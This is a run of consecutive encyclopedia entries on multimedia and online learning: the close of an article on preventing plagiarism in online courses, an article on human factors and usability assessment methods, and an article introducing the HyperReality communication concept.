Educators can take a proactive approach to dealing with plagiarism by setting them up for success. One key method of prevention is simply making sure that all students know what plagiarism is and how to avoid it by properly citing sources. Ignorance is rarely acceptable in a court of law and educators can begin by bombarding students with the truth. Renard (2000) maintains that some students are "unintentional cheaters" who "never learned how to properly use and document resources in papers" (p. 38). They will not admit misconduct because they do not recognize their actions as dishonest. It is not unreasonable for students to be expected to learn how to detect and avoid plagiarism in one class period (Landau, Druen, & Arcuri, 2002). Inserting a "nonspecific directive to 'avoid plagiarism' on a syllabus or making a similarly vague statement in class is not as effective as providing students with performance feedback or examples of plagiarized passages" and that "it is neither difficult nor time consuming to effect a change in students' ability to detect and avoid plagiarism" (Landau et al., 2002, p. 115). Something as simple as providing examples of plagiarism can boost a student's ability to avoid it (Landau et al., 2002). One study on secondary sources concluded that students can be taught to properly cite material and successfully avoid plagiarism (Froese, Boswell, Garcia, Koehn, & Nelson, 1995). Their experimental group improved from 46% to 77% after instruction and testing.

Intentional Plagiarism

Teachers have to be aware and proactive in order to prevent and deter intentional plagiarism. Here are some key elements teachers need to remember when attempting to make papers plagiarize resistant:

- "Be aware of how and why students plagiarize.
- Avoid using the same topics year after year.
- Make topics specific rather than generic. Require creative responses.
- Teach and practice source documentation" (Renard, 2000, p. 41).

Some example assignments which discourage plagiarism before it begins include:

- Assign students to write a personal diary from a soldier's perspective about what happens during Napoleon's army advances on other countries (Renard, 2002).
- Have students write a comparison paper that parallels their life journeys with Odysseus in *The Odyssey* (Renard, 2002).

An important part of prevention mentioned earlier is knowing how students plagiarize. Sites such as http://www.essaytown.com/, http://www.masterpapers.com, http://www.termpaperrelief.com, and http://www.perfecttermpapers.com/ offer custom written papers for purchase. Having students provide preliminary sources, a topic explanation, copies of their research material and a rough draft are some ways to discourage purchasing a research paper (Harris, 2004). Asking students direct questions about a research paper may also help the teacher determine if the student actually wrote the paper (Harris, 2004). With the use of discussion rooms and telephone interviews, the online instructor can encourage students to write their own paper because they will be required to demonstrate knowledge of the topic.

Librarian Denise Hamilton (2003) put together several common sense tools for teachers to think about as they guard the integrity of their course:

- "Cheating and haste often go together" (¶ 11). Students who miss deadlines and are under a lot of pressure often resort to cheating.
- Look for the obvious discrepancies such as headers or titles that aren't consistent with the topic or indications of hyperlinks that "appear grayed-out when printed" (¶ 11).
- Inconsistent vocabulary and writing styles. Teachers should take writing samples at the beginning of the class to use as a comparison later on.
- Be on the lookout for odd spellings or British colloquial phrases that may indicate a student got a paper from a British source. Examples: "favourite", "centre," or "mucking about" (¶ 14).

Teachers can also use computer programs and Web sites to catch students. The cost is generally between \$1,000 and \$10,000 (Talab, 2004). Table 1 lists several options for teachers (Bloomfield, 2004; Hamilton, 2003; Talab, 2004).

A note about plagiarism-detection software: Scanlon (2003) brings up three valid points:

> Reliance on plagiarism checkers could bring unforeseen and unwanted consequences. First, the probable motives for student plagiarism… *will have been left unaddressed. That is, faculty will not have taught students anything except that they have acquired better means to catch them. Second, the detection software could introduce an element of mutual distrust…plagiarism checkers actually could cause faculty to avoid engagement with the pedagogical and ethical issues involved* (p. 164).

Online instructors are not powerless in this struggle against plagiarism. Common sense can assist in identifying a number of "red flags" among student papers. Additionally, online instructors have to learn the personality and writing styles of each of their students even though they may have little face-to-face contact. Instructors who do not pay attention to the details of student postings in discussions or the content of e-mail may miss the sneaky cut-and-paste student. Often students will police the system by telling the instructor when someone has stolen their idea in an e-mail or posting. Online teachers can begin to see a pattern in a student's writing style or notice inconsistencies in their writing and their low performance levels in other areas of the course. Being aware and alert are primary ways to combat all kinds of plagiarism in online courses. An effective way to prevent plagiarism in group projects is to have groups explain why they chose their particular

Table 1.

topic and explain their thought process. Asking them to explain how they have designed their topic will discourage students from choosing something that isn't theirs.

CONCLUSION

The Internet has been called "a virtually perfect instrument of education" (Sharma & Maleyeff, 2003, p. 19) but is not free from danger and temptation. This world is changing in technology, morals, ethics, and other areas. Our society constantly redefines terms to adjust to these changes. Have we become a society that believes morals are subjective and personal? Are we "creating our own selves and purposes" (Gutek, 2004, p. 92) and ignoring integrity? The "anything goes" mentality sacrifices integrity on the altar of convenience, price, or laziness. In the world of education, cheating is how this morality shows itself. Eighteen percent (18%) of students in a study done by Underwood and Szabo (2003) indicated they would not even have guilt about cheating, and 62% said they would have guilt but would still do it. Recent scandals in the world of stock trading show that the integrity levels in school do not necessarily rise after leaving the schoolhouse.

By plagiarism, in any form, an individual is trying to represent themselves as something they are not. Plagiarism takes inadequate writers and presents them as accomplished. It takes the undisciplined student and presents them as disciplined. Our educational society is extensive in teaching "self-esteem;" however, maybe we have failed in training students to honestly access their weaknesses and then work to improve themselves. In this way, our society of pleasure seekers endangers academic integrity by eroding what is true at an individual level. With everyone doing what they believe is right, there are serious implications to online courses. Educators have an academic and moral responsibility to thwart cheating when at all possible. Plagiarism deprives students of learning useful research skills (Minkel, 2002), and it robs students of a true education. Because of this we must fight to preserve integrity and preserve educational quality by continuing the quest for ways to discourage plagiarism and encourage academic integrity.

KEY TERMS

Distance Education: "An approach to teaching and learning that utilizes Internet technologies to communicate and collaborate in an educational context" (Pallof & Pratt, 2001, p. 5).

E-Learning: A synchronous and asynchronous learning tool capable of being delivered entirely through the Internet.

Integrity: Implies that an individual is incorruptible and will be completely honest.

Plagiarism: Taking someone else's work and passing it off as your own.

Human Factors Assessment of Multimedia Products and Systems

Philip Kortum
Rice University, Texas, USA

THE IMPORTANCE OF HUMAN FACTORS ASSESSMENT

Human factors assessment is a set of methods that are employed in order to determine if a product, service, or system meets the needs of the end users. These needs are measured along the dimensions of effectiveness (can the user actually accomplish the task at hand?), efficiency (can the user accomplish the task with a minimum of effort?), and satisfaction (is the user satisfied with his or her interaction with the product?). Multimedia technology requires significantly more attention to human factors and usability because the mode interactions create a more complex operating environment for the end user. This complexity can make these systems difficult for consumers to learn and use, reducing both the satisfaction of the users and their willingness to purchase or use similar systems in the future.

It is critically important to assess the usability of a product from the onset of the project. Although it is common to perform a summative human factors assessment of the product at the end of development, it is typically too late to do anything meaningful with the results at this point because of the cost of changing a complete or nearly complete design. It is most beneficial to engage in a full human factors assessment during the concept generation phases, so that fundamental limitations of human perception and cognition can be considered *before* designs have already been established. Human factors assessment should continue throughout the project lifecycle. Rigorous application of these methods helps insure that the resulting end product will have high user acceptance because of superior ease of use.

METHODS OF HUMAN FACTORS ASSESSMENT

There are three major methods for gathering data for the assessment of a product:

1. Inquiry methods
2. Inspection methods
3. Observation methods

Each method has certain unique advantages and disadvantages that require that they be employed carefully during the project lifecycle. Specific submethods within each of these major categories are described in the following sections.

METHODS OF INQUIRY

Inquiry methods are those in which users of a product are asked about their experiences. If the product is already available, then inquiry methods tend to focus on the users' previous experience with the product, especially areas in which the user feels that there are deficiencies. Ideally, however, inquiry methods are employed early in the concept design phase in order to gauge what users want and need in a particular product, as well as what they may dislike in similar or competing products. Four commonly used inquiry methods include contextual inquiry, interviews, surveys, and self-report.

In contextual inquiry, the participant is observed using the product in its normal context of use, and the experimenter interacts with the user by asking questions that are generated based on that use. It is important to let the participant "tell the story" and ask questions only to clarify or expand on behaviors of interest. Ideally, data collection takes place with the product in the environment in which the participant would be actually using it so that other relevant connections (i.e., the context of use) can be made. Bailey, Konstan, and Carlis (2001) performed a study in which they used contextual inquiry to assess a tool that was being used by multimedia designers in their day-to-day development work. Their contextual inquiry assessment found that the current tools did not support multimedia designers in the way they actually worked. Applying the lessons learned thorough this analysis, they developed specialized software specifically for multimedia designers. For a complete description of the general method, see Beyer and Holtzblatt (1998).

Interviews are a popular method of obtaining information from a set of users. Interviews are best done when contextual inquiry is impractical or cost-prohibitive. For example, it's difficult to perform contextual inquiry with a participant who is immersed in a fast-paced multimedia game. In this case, pre-use and post-use interviews would be a better choice. Additional information about interview techniques can be found in Weiss (1995).

Verbal inquiry methods have the advantage of leaving open the chance for opportunistic data discovery. As the interviewer interacts with the user, specific behaviors or comments of interest can be further explored. These techniques also allow the interviewer to gather nonverbal data that might otherwise be missed. For example, if the participant rolls his eyes while giving a "yes" answer to an ease of use question, the interviewer can interpret the intent of the answer and follow up with additional questions. Verbal inquiry is also a good technique for gathering information from both experts and novices without significant additional preparation. Verbal inquiry can be done relatively quickly, in groups or one-on-one, and is especially well suited for gathering information before product specifics are available.

Unfortunately, verbal inquiry methods tend to be expensive and time consuming to perform on a large scale. There is a fairly low limit to the number of questions that can be asked in a given session and the data can be copious and difficult to quantify for analysis. A coding scheme must be developed if quantitative data is required from the interviews. Inquiry methods can be prone to interviewer bias, so care should be taken to guard against it. Finally, the user may not be telling the truth, as users may report behaviors that they do not actually engage in or fail to report ones in which they do.

Surveys are a form of written inquiry and are an extremely cost effective method of collecting data. In self-report, data is collected from users through the use of verbal or written diaries. The users can be instructed to post in the diary based on specific interactions with a product, or they can be instructed to write more generally, allowing the self-report to capture general user behavior across a wider variety of activities.

Written inquiry methods are relatively easy to administer and have the advantage of being able to be administered remotely through mail or Web distribution. Users are usually able to complete a large number of questions. It is also practical to construct multiple surveys to account for specific user populations. If multiple-choice or Likert-type scales are used in the surveys, data coding can be simple and quick. Self-report inquiry can yield a vast amount of information, provided the user is willing to take the time to share it.

For all the advantages of written inquiry, it suffers from the simple fact that the researcher must know beforehand what the relevant questions are that need to be asked. If open-ended questions are used, the responses to them can be highly variable and difficult to code. Self-report tends to suffer from significant decreases in participation over time unless the participants are properly incented. While it is difficult to construct and validate a good survey instrument, Czaja and Blair (2004) provide valuable guidance.

METHODS OF INSPECTION

Inspection methods involve an assessment of the human factors of a product by a qualified human factors expert. These reviews can either decompose the details and sequence of how the product could be used in the course of its normal operation, or they can evaluate any potential usability defects in the device or its operation. Four common inspection methods include heuristic evaluations, cognitive walkthroughs, task analysis, and checklists.

Heuristic evaluation involves the assessment of a product to see if it is in compliance with a known set of fundamental usability principles, or heuristics. It involves one or more experts systematically evaluating the interface, and comparing all of the operations and interface elements against the known set of generally accepted usability principles. As demonstrated by Nielsen and Molich (1990), multiple evaluators should be used to accurately capture interface deficiencies. See Nielsen (1994) for a complete review of the heuristic evaluation technique.

Cognitive walkthroughs are similar to heuristic evaluations, except that they are performed within the framework of the completion of specific tasks. In a cognitive walkthrough, a specific task goal is established and the expert then reviews any human factors issues associated with achieving the goal using the interface. Each step in the task is evaluated for compliance to usability principles. Cognitive walkthroughs can focus solely on high-probability tasks or they can focus on low-probability interactions that are difficult to evaluate though normal use (e.g., interfaces associated with emergency operations). Cognitive walkthroughs are especially adept at discovering missing elements in complex sequences. See Warton, Rieman, Lewis, and Polson (1994) for a complete discussion.

Task analysis is similar to cognitive walkthrough, but the primary goal in task analysis is the generation of metrics concerning the execution of the tasks. These metrics can include the number of steps required to complete a task, the cognitive load associated with the task, the temporal aspects of task completion, and the prevalence and severity of task sequence errors. Task analysis is frequently supported through task flow diagrams which help graphically define the elements of each task and highlight interactions and shared elements of the steps involved in using the interface. See Hackos and Redish (1998) for a detailed description of this method.

Although checklists serve an important role in the evaluation of products, they tend to have a bad reputation because of the careless application of them in the assessment of usability. The primary purpose of checklists is to insure that the product has met the specified usability requirements that were laid out in the product specification document. They are typically used to make sure that specific design elements have been included, that common look and feel standards have been adhered to and that design elements associated with usability have been met (e.g., "the selector knob shall be 4cm in diameter for ease of operation").

Inspection methods have the advantage that they are very time and cost efficient, and can be completed without the need to bring in outside users for an evaluation. Inspection methods can assess interface elements that are deemed to be of high importance, and they can be used to assess low probability interface interactions as well. The fact that users do not need to be brought in is also one of the method's greatest weaknesses. If the expert doing the evaluation is not truly an expert or is biased, the results will be unreliable. Paradoxically, the expert may be *too* expert, and miss issues that novice users might encounter. As with all of the inspection techniques described here, there are specialized methods in use that are tailored to specific interfaces, like multimedia. For example, Matera, Costabile, Garzotto, and Paolini (2002) describe the development of an alternate inspection method they call SUE Inspection (Systematic Usability Evaluation), which they have applied to the assessment of hypermedia systems. The method utilizes a more structured activity flow in the assessment, which allows for more reliable results.

METHODS OF OBSERVATION

Observation entails watching users with the product to see how they use it and what difficulties they encounter during that use. The observations can be direct, such as when the observer can physically see the user in real time, or can be accomplished through the use of data that shows what the user is doing or has done in the past. Three common observation techniques include ethnographic studies, usability studies, and telemetry.

Ethnographic studies entail the observation of both the user and the product in their natural environment. In ethnography, the goal is to note how the environment influences the interaction between the user and the product, and what constraints the environment imposes on the use of the technology. The key in ethnographic studies is to capture as much data about the natural use of the technology as possible, including all associated user behaviors, the physical items that are used as part of the interaction and the traits of the environment that are having an impact on the interaction. The collection and analysis of ethnographic data is time consuming and difficult. As described by Miller (2000), traditional ethnographic methods have been modified slightly to make them more applicable in multimedia applications.

Usability testing is a more cost effective method of collecting observational data. In usability testing, observation is done in a controlled environment, like a laboratory, and the participants are given a specific set of tasks to perform with the product. User behavior is then observed as these tasks are accomplished. Unlike ethnographic studies, specific success/failure metrics can be developed to measure the usability of the product. However, this specificity comes at a price; the results are only as good as the tasks that have been used, and interactions with the environment and other pieces of technology may not be captured. Usability testing is one of the most common assessment methods applied to multimedia products. Lee (1999) provides a comprehensive review of the specific usability testing techniques that have been applied to interactive multimedia systems. Georgievski and Sharda (2006) go one step further and describe some effective methods for changing the physical configuration of usability testing laboratories with the express goal of creating a usability testing environment specifically tailored to the testing of live multimedia systems. Rubin (1994) provides an excellent introduction to general usability testing.

Telemetry is a cost effective way to gather large amounts of behavioral data without direct interaction with the user. The data from telemetry can mimic the native form of observation (e.g., remote video logs) or can be a stream of secondary metrics that capture fundamental user behaviors (e.g., a Web log). Other forms of telemetric data focus on the physiological or physical manifestations of behavior, such as heart rate, eye gaze, or facial expressions. Hilbert and Redmiles (2001) describe the collection of telemetric data for software applications and discuss some of the strengths and weaknesses of the method in detail.

Observation is one of the most important methods of assessing multimedia products. It is one of the few methods that can capture behaviors associated with complex systems, and is particularly adept at uncovering interdependencies, a real plus for multimedia systems. Unfortunately, observation may not be the best method for all cases. Sometimes the behavior of interest is simply too rare to capture reliably. In other cases, the simple act of observing someone changes their behavior, resulting in misleading data. One of the biggest difficulties with observational data, particularly ethnographic observation, is that behaviors of interest are mixed in with behaviors that are irrelevant to the study at hand. This makes data collection difficult and expensive, as large amounts of time and effort may be required to capture relatively short episodes of interested behaviors. Finally, the sheer volume of data that is gathered in typical observation studies can make the classification and analysis difficult and time consuming. Still, observation is one of the best methods for assessing a product.

FUTURE TRENDS

Although the general methods of human factors assessment are fairly mature, there are a number of techniques that are emerging to meet the demands of multimedia interfaces. Chief among these is the use of social networks to gather telemetric and verbal assessment of the product in the field. Wixon (2003) suggests that assessment of both the product and the methods of gathering usability data need to take place *in vivo*; social networks and telemetry help fulfill this requirement. Currently, human factors assessment typically takes place in a laboratory before product launch. However, the use of limited or selective launches of these products, with the understanding that telemetric and user feedback data will be collected, is becoming more common. Further, once the product launches, a wealth of information can be gathered from blogs and other social networking mechanisms to find out information regarding usability, unanticipated use of the technology, and user suggestions for enhancements.

Another emerging trend is the use of virtual reality to test and evaluate multimedia products more realistically (Kuutti, Battarbee, Sade, Mattelmaki, Keinonen, Teirikko, & Tornberg, 2002). The use of virtual reality may allow researchers to construct scenarios that explore areas of usability not readily achievable by other means. This may also allow more robust remote testing as well, allowing identification and recruitment of participants worldwide.

CONCLUSION

The methods of human factors assessment described here can greatly add to the quality and ultimate acceptance rate of multimedia systems and products. Because of the complexity of typical multimedia systems, simply waiting until the end of the product development cycle to make a cursory evaluation is not sufficient. Rigorous application of these methods, applied throughout the lifecycle, will yield multimedia technologies that are easier and more enjoyable to use. The return on investment of applying these methods, as documented by Bias and Mayhew (2005), give further evidence that human factors assessment is an important part of any project.

KEY TERMS

Checklist: A predetermined list of usability criteria that can be used to perform a human factors assessment.

Coding Scheme: A technique that allows a researcher to quantify qualitative data in a form that lends itself to quantitative analysis. The technique is frequently used in cases where verbal data needs to be analyzed.

Cognitive Walkthrough: A method of evaluating the usability of a product in which a human factors expert reviews the steps and processes of completing a specific task and notes deficiencies in both the interface and the sequence for that task.

Contextual Inquiry: A method of gathering data in which a human factors expert interacts with a user and product in the actual context of use of that product. It differs from ethnography in that there is significant interaction between the user and the expert in contextual inquiry.

Ethnography: A method of collecting user data in which the user is observed in their natural environment using the product. Ethnography differs from contextual inquiry in that there is limited interaction with the user in ethnography.

Heuristic Evaluation: A method of determining the usability of a product by having a human factors expert review the product against a set of known usability principles.

Task Analysis: A method of determining how a multimedia product works by determining the exact procedural steps that must be performed in order to complete a given task.

Telemetry: A method of collecting user-generated data that does not directly involve watching participants use a product. In telemetry, data is collected automatically and remotely and then reviewed at a later time.

Usability: A term that describes the ability of a human to make a product or system perform the required functions with sufficient efficiency, effectiveness, and end user satisfaction.

Usability Testing: A method of evaluating the usability of a product in which participants are observed in a laboratory using the product while they try to complete specific tasks.

HyperReality

Nobuyoshi Terashima
Waseda University, Japan

INTRODUCTION

On the Internet, a cyberspace is created where people communicate together, usually by using textual messages. Therefore, they cannot see each other in cyberspace. Whenever they communicate, it is desirable for them to see each other as if they were gathered at the same place. To achieve this, various kinds of concepts have been proposed, such as a collaborative environment, Tele-Immersion, and tele-presence (Sherman & Craig, 2003).

In this article, HyperReality (HR) is introduced. HR is a communication paradigm between the *real* and the *virtual* (Terashima, 1995, 2002; Terashima & Tiffin, 2002; Terashima, Tiffin, & Ashworth, in press). The *real* means a real inhabitant, such as a real human or a real animal. The *virtual* means a virtual inhabitant, a virtual human, or a virtual animal.

HR provides a communication environment where inhabitants, real or virtual, that are at different locations, meet and do cooperative work together as if they were gathered at the same place. HR can be developed based on virtual reality (VR) and telecommunications technologies.

BACKGROUND

VR is a medium composed of in teractive computer simulations that sense the viewer's position and actions, and replace or augment the feedback to one or more senses such as seeing, hearing, and/or touch, giving the feeling of being mentally-immersed or present in the virtual space (Sherman & Craig, 2003). They can have a stereoscopic view of the object and its front view or side view, according to their perspectives. They can touch and/or handle the virtual object by hand gesture (Burdea, 2003; Kelso, Lance, Steven, & Kriz, 2002; Stuart, 2001).

Initially, computer-generated virtual realities were experienced by individuals at single sites. Then sites were linked together so that several people could interact in the same virtual reality. The development of the Internet and broadband communications now allows people in different locations to come together in a computer-generated virtual space and to interact to carry out cooperative work. This is the collaborative virtual environment. As one of these collaborative environments, the NICE project has been proposed and developed. In this system, children use avatars to collaborate in the NICE VR application, despite the fact that they are geographically at different locations and using different styles of VR systems (Johnson, Roussos, Leigh, Vasilakis, Marnes, & Moher, 1998). A combat simulation and VR game are applications of the collaborative environment.

Tele-Immersion (National Tele-Immersion Initiative-NTII) will enable users at geographically-distributed locations to collaborate in real-time in a shared, simulated environment as if they were in the same physical room (Lanier, 1998).

HR provides a communication means between real inhabitants and virtual inhabitants, and between human intelligence and artificial intelligence. In HR, a communication paradigm for the real and the virtual is defined clearly. Namely, in HR, a HyperWorld (HW) and coaction fields (CFs) are introduced.

Augmented reality (AR) is fundamentally about augmenting human perception by making it possible to sense information not normally detected by the human sensory system (Barfield & Caudell, 2001). A 3D virtual reality derived from cameras reading infrared or ultrasound images would be AR. A 3D image of a real person based on conventional camera imaging that also shows images of their liver or kidneys derived from an ultrasound scan is also a form of AR. HR can be seen as including AR in the sense that it can show the real world in ways that humans do not normally see it. In addition to this, HR provides a communication environment between the real and the virtual.

HR CONCEPT

The concept of HR, like the concepts of nanotechnology, cloning, and artificial intelligence, is in principle very simple. It is nothing more than the technological capability to intermix VR with physical reality (PR) in a way that appears seamless and allows interaction. HR incorporates collaborative environment (Sherman & Craig, 2003), but it also links the collaborative environment with the real world in a way that seeks to be as seamless as possible. In HR, it is the real and virtual elements which interact and, in doing so, they change their position relative to each other. Moreover, the interaction of the real and virtual elements can involve intelligent behavior between the two, and this can include the interaction of human and artificial intelligence. However, HR can be seen as including AR in the sense that it can show the real world in ways that humans do not normally see it.

HR is made possible by the fact that, using computers and telecommunications, 2D images from one place can be reproduced in 3D virtual reality at another place. The 3D images can then be part of a physically-real setting in such a way that physically-real things can interact synchronously with virtually-real things. It allows people not present at an actual activity to observe and engage in the activity as though they were actually present. The technology will offer the experience of being in a place without having to physically go there. Real and virtual objects will be placed in the same space to create an environment called a HW. Here, virtual, real, and artificial inhabitants and virtual, real, and artificial objects and settings can come together from different locations via communication networks, in a common place of activity called a CF (coaction field), where real and virtual inhabitants can work and interact together.

Communication in a CF will be by words and gestures and, sometimes, by touch and body actions. What holds a CF together is the domain knowledge which is available to participants to carry out a common task in the field. The construction of infrastructure systems based on this new concept means that people will find themselves living in a new kind of environment and experiencing the world in a new way.

HR is still hypothetical. Its existence in the full sense of the term is in the future. Today, parts of it have a half-life in laboratories around the world. Experiments which demonstrate its technical feasibility depend upon high-end work stations and assume broadband telecommunications. These are not yet everyday technologies. HR is based on the assumption that Moore's law will continue to operate, that computers will get faster and more powerful, and that communication networks will provide mega bandwidth.

The project that led to the concept of HR began with the idea of the virtual space teleconferencing system. It was one of the themes of ATR (Advanced Telecommunications Research) in Kansai Science City. Likened to the Media Lab at MIT or the Santa Fe Institute, ATR has acquired international recognition as Japan's premier research center concerned with the telecommunication and computer underpinnings of an information society. The research lasted from 1986 to 1996, and successfully demonstrated that it was possible to sit down at a table and engage interactively with the tele-presences of people who were not physically present. Their avatars looked like tailors' dummies and moved jerkily. However, it was possible to recognize who they were and what they were doing, and it was possible for real and virtual people to work together on tasks constructing a virtual Japanese portable shrine by manipulating its components (Terashima, 1994).

The technology that was involved comprised two large screens, two cameras, data gloves, and glasses. Virtual versions were made of the people, objects, and settings that were involved, and these were downloaded to computers at different sites before experiments started. Then it was only necessary to transmit movement information of the positions and shapes of objects in addition to sound. As long as one was orientated toward the screen and close enough not to be aware of its edges, interrelating with the avatars appeared seamless. Wearing a data glove, a viewer can handle a virtual object by hand gesture. Wearing special glasses, he/she can have a stereoscopic view of the object. A snapshot of the virtual space teleconference system is shown in Figure 2.

Most humans understand their surroundings primarily through their senses of sight, sound, and touch. Smell and even taste are sometimes critical too. As well as the visual components of physical and virtual reality, HR needs to include associated sound, touch, smell, and taste. The technical challenge of HR is to make physical and virtual reality appear to the full human sensory apparatus to intermix seamlessly. It is not dissimilar to, or disassociated from, the challenges that face nanotechnology at the molecular level, cloning at the human level, and artificial intelligence at the level of human intelligence. Advanced forms of HR will be dependent on the extreme miniaturization of computers. HR involves cloning, except that the clones are made of bits of information. Finally, and as one of the most important aspects of HR, it provides a place for human and artificial intelligences to interact seamlessly. The virtual people and objects in HR are computer-generated and can be made intelligent by human operation, or they can be activated by artificial intelligence.

HR makes it possible for the physically-real inhabitants of one place to purposively coact with the inhabitants of remote locations, as well as with other computer-generated artificial inhabitants or computer agents in a HW.

A HW is an advanced form of reality where real-world images are systematically integrated with 3D images derived from reality or created by computer graphics. The field of interaction of the real and virtual inhabitants of a HW is defined as a CF.

HyperWorld

A HW is a seamless integration of a (physically) real world (RW) and a virtual world (VW). HW can, therefore, be defined as (RW, VW). A real world consists of real natural features such as real buildings and real artifacts. It is whatever is atomically present in a setting and is described as (SE) that is, the scene exists.

A virtual world consists of the following:

- **SCA (Scene shot by camera):** Natural features such as buildings and artifacts that can be shot with cameras (video and/or still), transmitted by telecommunications, and displayed in VR;
- **SCV (Scene recognized by computer vision):** Natural features such as buildings, artifacts, and inhabitants whose 3D images are already in a database are recognized by computer vision, transmitted by telecommunications, reproduced by computer graphics, and displayed in VR; and
- **SCG (Scene generated by computer graphics):** 3D objects created by computer graphics, transmitted by telecommunications, and displayed in VR.

SCA and SCV refer to VR derived from referents in the real world, whereas SCG refers to VR that is imaginary. A VW is, therefore, described as: SCA, SCG, SCV. This is to focus on the visual aspect of a HW. In parallel, as in the real world, there are virtual auditory, haptic, and olfactory stimuli derived either from real-world referents or generated by computer.

Coaction Field

A CF is defined in a HW. It provides a common site for objects and inhabitants derived from PR and VR, and serves as a workplace or an activity area within which they interact. The CF provides the means of communication for its inhabitants to interact in such joint activities as designing cars or buildings, or playing games. The means of communication include words, gestures, body orientation and movement and, in due course, will include touch. Sounds that provide feedback in performing tasks, such as a reassuring click as elements of a puzzle lock into place or as a bat hits a ball, will also be included. The behavior of objects in a CF conforms to physical laws, biological laws, or to laws invented by humans. For a particular kind of activity to take place between the real and virtual inhabitants of a CF, it is assumed that there is a domain of knowledge based on the purpose of the CF and that it is shared by the inhabitants.

Independent CFs can be merged to form a new CF, termed the outer CF. For this to take place, it requires an exchange of domain knowledge between the original CFs, termed the inner CFs. The inner CFs can revert to their original forms after interacting in an outer CF. For example, a CF for designers designing a car could merge with a CF for clients talking about a car which they would like to buy in order to form an outer CF that allowed designers to exchange information about car with clients. The CF for exchanging information between designers and clients would terminate, and the outer CF would revert to the designers' CF and clients' CF.

A CF can therefore be defined as:

CF= {field, inhabitants (n>1), means of communication, knowledge domain, laws, controls}.

In this definition, a field is the locus of the interaction, which is the purpose of the CF. This may be well defined and fixed as in the baseball field of a CF for playing baseball or the golf course of a CF for playing golf. Alternatively, it may be defined by the action as in a CF for two people walking and talking, where it would be opened by a greeting protocol and closed by a goodbye protocol and, without any marked boundary, would simply include the two people. Inhabitants of a CF are either real inhabitants or virtual inhabitants. A real inhabitant (RI) is a real human, animal, insect, or plant. A virtual inhabitant (VI) consists of the following:

- **ICA (Inhabitant shot by camera):** Real people, animals, insects, or plants shot with cameras, (transmitted) and displayed in VR;
- **ICV (Inhabitant recognized by computer vision):** Real people, animals, insects, or plants recognized by computer vision, (transmitted), reproduced by computer graphics, and displayed using VR; and
- **ICG (Inhabitant generated by computer graphics):** An imaginary or generic life form created by computer graphics, (transmitted) and displayed in VR.

VI is described as: ICA, ICG, ICV.

Again we can see that ICA and ICV are derived from referents in the real world, whereas an ICG is imaginary or generic. *Generic* means some standardized, abstracted non-specific version of a concept such as a man or a woman or a tree. It is possible to modify VR derived from RW or mix it with VR derived from SCG. For example, it would be possible to take a person's avatar which has been derived from their real appearance and make it slimmer, better-looking, and with hair that changes color according to mood. Making an avatar that is a good likeness can take time. A quick way is to take a standard body and, as it were, paste onto it a picture of a person's face derived from a photo.

An ICG is an agent that is capable of acting intelligently and of communicating and solving problems. The intelligence can be that of a human referent, or it can be an artificial intelligence based on automatic learning, knowledge base, language understanding, computer vision, genetic algorithm, agent, and image processing technologies. The implications are that a CF is where human and artificial inhabitants communicate and interact in pursuit of a joint task.

The means of communication relates to the way that CFs in the first place would have reflected light from the real world and projected light from the virtual world. This would permit communication by written words, gestures, and by such visual codes as body orientation and actions. It would also have sound derived directly from the real world and from a speaker linked to a computer source, which would allow communication by speech, music, and coded sounds. Sometimes it will be possible to include haptic and olfactory codes.

The knowledge domain relates to the fact that a CF is a purposive system.

Its elements function in concert to achieve goals. To do this, there must be a shared domain of knowledge. In a CF, this resides within the computer-based system as well as within the participating inhabitants. A conventional game of tennis is a system whose boundaries are defined by the tennis court. The other elements of the system, such as balls and rackets, become purposively interactive only when there are players who know the object of the game and how to play it. Intelligence resides in the players. However, in a virtual game of tennis, all the elements, including the court, the balls, the racquets, and the net, reside in a database. So too do the rules of tennis. A CF for HyperTennis combines the two. The players must know the game of tennis, and so too must the computer-based version of the system. This brings us to the laws in a CF. These follow the laws of humans and the laws of nature. The term *laws of nature* refers to the laws of physics, biology, electronics, and chemistry. These are, of course, given in that part of a CF which pertains to the real world. They can also be applied to the intersecting virtual world, but this does not necessarily have to be the case. For example, moving objects may behave as they would in physical reality and change shape when they collide. Plants can grow and bloom and seed and react to sunlight naturally. On the other hand, things can fall upwards in VR, and plants can be programmed to grow in response to music. These latter are examples of laws devised by humans which could be applied to the virtual aspect of a CF.

HR APPLICATIONS

The applications of HR would seem to involve almost every aspect of human life, justifying the idea of HR becoming an infrastructure technology. They range from providing home care and medical treatment for the elderly in aging societies, to automobile design, global education, and HyperClass (Rajasingham, 2002; Terashima & Tiffin, 1999, 2000; Terashima, Tiffin, Rajasingham, & Gooley, 2003; Tiffin, 2002; Tiffin & Rajasingham, 2003; Tiffin, Terashima, & Rajasingham, 2001), city planning (Terashima, Tiffin, Rajasingham, & Gooley, 2004), games and recreational activities, and HyperTranslation (O'Hagan, 2002).

One identical application is a collaborative town planning design system. This is a system in which the concerned parties, namely residents, the city's governmental bodies, designers, and development companies, and so forth, can come together in a coaction field in HyperReality as avatars and partake in discussions pertaining to the cityscape and environmental percussions from their respective standpoints. The system allows the participants to create a city that will satisfy everyone by making various changes to a city created by computer graphics (Terashima et al., 2004; Terashima et al., 2007).

Figure 1 shows an image of two avatars moving a house back from the street to observe the overall effect that it will have on the streetscape.

FUTURE FORECAST

HR waits in the wings. For HR to become the information infrastructure of the information society, we need a new generation of wearable personal computers with the processing power of today's mainframes and universal telecommunications where bandwidth is no longer a concern. Such conditions should be obtainable sometime in 10 to 20 years. For now, a PC-based HR platform and screen-based HR are available.

In 10 years, a room-based HR will be developed. In 20 years, universal HR will be accomplished. In this stage, they will wear intelligent data suits which provide a communication environment where they come, see, talk, and cooperate together as if they were at the same place.


The Age of HyperReality

In order for the widespread application of HyperReality and for the populace to fully benefit from such applications, it will be necessary to develop an ultra-small computer, an information highway capable of transmitting multimedia in real-time, and equipment to display reality, all of which must possess high processing capabilities and must be able to be carried around on one's person. Let us assume that all of this is possible, and try our hand at forecasting the development of HyperReality.

First of all, let us look at where we are at present. Currently, HyperReality is being applied in part, using a flat-screen display and a computer. One example of this is the HyperReality platform, operating on Internet environments, that was developed at Waseda University.

Figure 1. Cityscape designing scene (© 2008, Nobuyoshi Terashima - Used with permission)

Figure 2. Virtual space teleconference system (© 2008, Nobuyoshi Terashima - Used with permission)



